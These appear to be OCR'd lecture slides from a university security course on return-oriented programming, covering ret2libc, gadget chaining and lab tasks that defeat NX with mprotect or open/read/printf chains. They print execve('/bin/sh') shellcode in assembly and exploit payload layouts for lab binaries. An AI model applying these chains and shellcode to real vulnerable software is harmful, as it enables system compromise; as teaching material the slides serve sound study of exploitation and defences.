
ROP-1-64: `execve`?

```
rdi = addr of “/bin/sh”
rsi = 0
r15 = 0      // Don’t care
```




ROP-1-64: `execve`?

```
rdi = addr of “/bin/sh”
rsi = 0
r15 = 0      // Don’t care
rdx = 0
```



ROP-1-64: execve?

```
rdi = addr of “/bin/sh”
rsi = 0
r15 = 0      // Don’t care
rdx = 0

execve(“/bin/sh”, 0, 0)
```



ROP-1-64: Exploit


ROP-2-32 and ROP-2-64

- Task
  - Call open(), read(), write() (or printf()) by building ROP chain
  - Very similar to DEP-3, but requires argument pops

- Use tool
  - *ROPGadget* -- binary [program_name]


return-oriented programming

Control Flow Hijack:
Always control + computation



Motivation: Return-to-libc Attack

ret transfers control to `system`, which finds arguments on stack



Overwrite return address with address of libc function

- Set-up fake return address and argument(s)
- `ret` will "call" libc function


No injected code!

What if we don't know the address of `system`?


Use existing application logic that does!

What if we don't know the absolute address any pointers to "/bin/sh"

(*objdump* gives addresses, but we don't know ASLR base address)



Need to find an instruction sequence, aka *gadget*, with (relative to) *esp*



Scorecard for ret2libc

- No injected code ➔ DEP ineffective
- Requires knowing address of system()
- ... or does it.

ROP Programming

1. Disassemble code
2. Identify *<u>useful</u>* code sequences as gadgets
3. Assemble gadgets into desired *shellcode*

```
xor  %ecx, %ecx
mul  %ecx
push %ecx
push $0x68732f2f
push $0x6e69622f
mov  %esp, %ebx
mov  $0xb, %al
int  $0x80
```

Example shellcode

The trick is to find the desired instruction sequences, or semantically equivalent ones

There are many

semantically equivalent

ways to achieve the same net shellcode effect

Gadgets

A gadget is any instruction sequence ending with `ret`


Image by Dino Dai Zovi

ROP Overview


- Idea: We forge shellcode out of existing application logic gadgets

- Requirements:
  vulnerability (e.g., stack overflow)
  + some fixed segment (unrandomized locations) + gadgets
- History:
  - No code randomized: Code injection
  - DEP enabled by default: ROP attacks using libc gadgets publicized ~2007
  - Libc base addr randomized
  - ASLR library load points

…



Gadgets



eax	v_1
ebx	
eip	a_1


```
a1: pop eax;
a2: ret
a3: pop ebx;
a4: ret
a5: mov [ebx], eax
```

Implementation 2

Gadgets

`Mem[v2] = v1`

Desired Logic



Stack

eax	v_1
ebx	
eip	a_1


a_1: pop eax;
a_2: ret
a_3: pop ebx;
a_4: ret
a_5: mov [ebx], eax

Implementation 2

Gadgets

```
Mem[v2] = v1
```

Desired Logic



Stack

eax	v_1
ebx	v_2
eip	a_3


```
a1: pop eax;
a2: ret
a3: pop ebx;
a4: ret
a5: mov [ebx], eax
```

Implementation 2

Gadgets

`Mem[v2] = v1`

Desired Logic



Stack

eax	v_1
ebx	v_2
eip	a_5


a_1: pop eax;
a_2: ret
a_3: pop ebx;
a_4: ret
a_5: mov [ebx], eax

Implementation 2

Gadgets

`Mem[v2] = v1`

Desired Logic



Stack


eax	v_1
ebx	v_2
eip	a_5

```
a1: pop eax;
a2: ret
a3: pop ebx;
a4: ret
a5: mov [ebx], eax
```


eip → a_5

Implementation 2

Equivalence



Equivalence




Return-Oriented Programming (ROP)

```
Mem[v2] = v1
```

Desired *Shellcode*

- Find needed instruction gadgets at addresses a_1, a_2, and a_3 in *existing* code
- Overwrite stack to execute a_1, a_2, and then a_3




Return-Oriented Programming (ROP)

`Mem[v2] = v1`

Desired *Shellcode*

```
a1: pop eax; ret
a2: pop ebx; ret
a3: mov [ebx], eax
```

Desired store executed!



ROP-3-*

- DEP/NX Enabled
- Can’t execute stack

```
kjee@ctf-vm2.utdallas.edu:/home/kjee/unit5/rop-3-32 $ checksec --file=./rop-3-32
[*] '/home/kjee/unit5/rop-3-32/rop-3-32'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

```
kjee@ctf-vm2.utdallas.edu:/home/kjee/unit5/rop-3-64 $ checksec --file=./rop-3-64
[*] '/home/kjee/unit5/rop-3-64/rop-3-64'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

ROP-3-*

`chdir(“/”)`

- Your working directory is at ‘/’
- You can’t execute “sh” or “\xb8” in current working directory (cwd)


`setenv(“PATH”, “”, 1);`

- Clear PATH ENV variable; `system(“sh”)` will never work.

```
// change the current directory to /
/* this is a symlink blocker. you can't create symlink at / */
chdir("/");

// disable PATH
setenv("PATH", "", 1);

input_func();
return 0;
```

ROP-3-*

- Restrictions
  - Can’t execute stack → Can’t use *shellcode*
  - Do not know the address of `system()`
  - Do not know the address of `setregid()`
  - Can’t use symlink
- Availability
  - You have `mprotect()`!



ROP-3-*

- Task
  - Call `mprotect()` to create readable/writable page
- `mprotect()`: Changes memory permission (run `'man mprotect'`)

```
MPROTECT(2)                        Linux Programmer's Manual                        MPROTECT(2)

NAME
       mprotect - set protection on a region of memory

SYNOPSIS
       #include <sys/mman.h>

       int mprotect(void *addr, size_t len, int prot);

DESCRIPTION
       mprotect()  changes  protection for the calling process's memory page(s) containing any part
       of the address range in the interval [addr, addr+len-1].  addr must be  aligned  to  a  page
       boundary.
```

ROP-3-*

- Finding the target
  - Any non-executable memory that you can write
  - Stack? Global Variables? Heap? Code? Library?
- It can be anywhere, but make sure remember the address

- Then, you will
  1. Release the permission of the address
  2. Put your shellcode on that address
  3. Jump to the address

ROP-3-*

- USAGE: `mprotect(addr, size, prot);`

```
mprotect(0x804a000, 0x1000, 7);
```

  - `0x804a000:` the address must be page-aligned, which means the last 3 digits must be 0
  - `0x1000`: size, multiplication of the page size, which is 4KB (0x1000 == 4096)
  - 7: PROT_READ | PROT_WRITE | **PROT_EXEC**

ROP-3-*

- Vulnerability
  - Your input goes to "buf"
    - Local variable on the stack (don’t know the addr)
  - Your input will be copied to "g_buf"
    - Global variable has the fixed address
    - The program is not PIE
  - Overflow "buf"
    - Put your shellcode at the start of "buf"
    - Call mprotect(g_buf (aligned), 0x1000, 7);
    - Jump to g_buf;

```
// global buffer..
char g_buf[1024];

void input_func() {
  // name buffer to overflow
  char buf[BUFSIZE];
  read(0, buf, 1024);
  memcpy(g_buf, buf, 1024);
  return;
}
```

ROP-3-*

- 32-bit

```
[shellcode][buffer-fill-upto-saved-ebp]
[mprotect()][g_buf][g_buf-aligned][0x1000][7]
This will call mprotect(g_buf&0xfffff000, 0x1000, 7)
and then g_buf();
```

- 64-bit

```
[shellcode][buffer-fill-upto-saved_rbp]
[pop rdi][g_buf_aligned][pop rsi r15][0x1000][0][pop rdx][7]
[mprotect][g_buf]
Call mprotect(g_buf & 0xfffffffffffff000, 0x1000, 7);
and then g_buf()
```

ROP-4-*

- Restrictions
  - Can't execute stack → No shellcode
  - Do not know the address of `system()`
  - Do not know the address of `setregid()`
  - Can't use `symlink`
- Availability
  - Can run `open()/read()/printf()`
  - Can run `strcpy()`

```
$ gdb rop-4-32
pwndbg: loaded 177 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from rop-4-32...(no debugging symbols found)...done.
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x08048388  _init
0x080483c0  read@plt
0x080483d0  printf@plt
0x080483e0  chdir@plt
0x080483f0  puts@plt
0x08048400  open@plt
0x08048410  setenv@plt
```

```
0x0804858e  strcpy
```

open() / read() / printf()

```
fd = 3 = open(“/home/labs/unit5/rop-4-32/flag”, 0);
read(3, some_buffer, 100);
printf(some_buffer);
```


open() / read() / printf()


```
fd = 3 = open(“/home/labs/unit5/rop-4-32/flag”, 0);
read(3, some_buffer, 100);
printf(some_buffer);
```

Can You Build a String via ROP?

- Yes; using `strcpy()`
- How?

```
printf("the quick brown fox jumps over the lazy dog!\n");
printf("I also put this for you: 1234567890-\n");
printf("Please type your name: \n");
```





Where Should We Build a String?

- vmmap
- Where can you write?

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
 0x8048000  0x8049000 r-xp     1000 0      /home/labs/unit5/rop-4-32/rop-4-32
 0x8049000  0x804a000 r--p     1000 0      /home/labs/unit5/rop-4-32/rop-4-32
 0x804a000  0x804b000 rw-p     1000 1000   /home/labs/unit5/rop-4-32/rop-4-32
```

GOT.PLT section

How to Build a String?

- Dst: 0x804a800
- Src: “the quick brown fox jumps over the lazy dog!”, 0x8048768

```
pwndbg> x/s 0x8048768
0x8048768:      "the quick brown"...
```

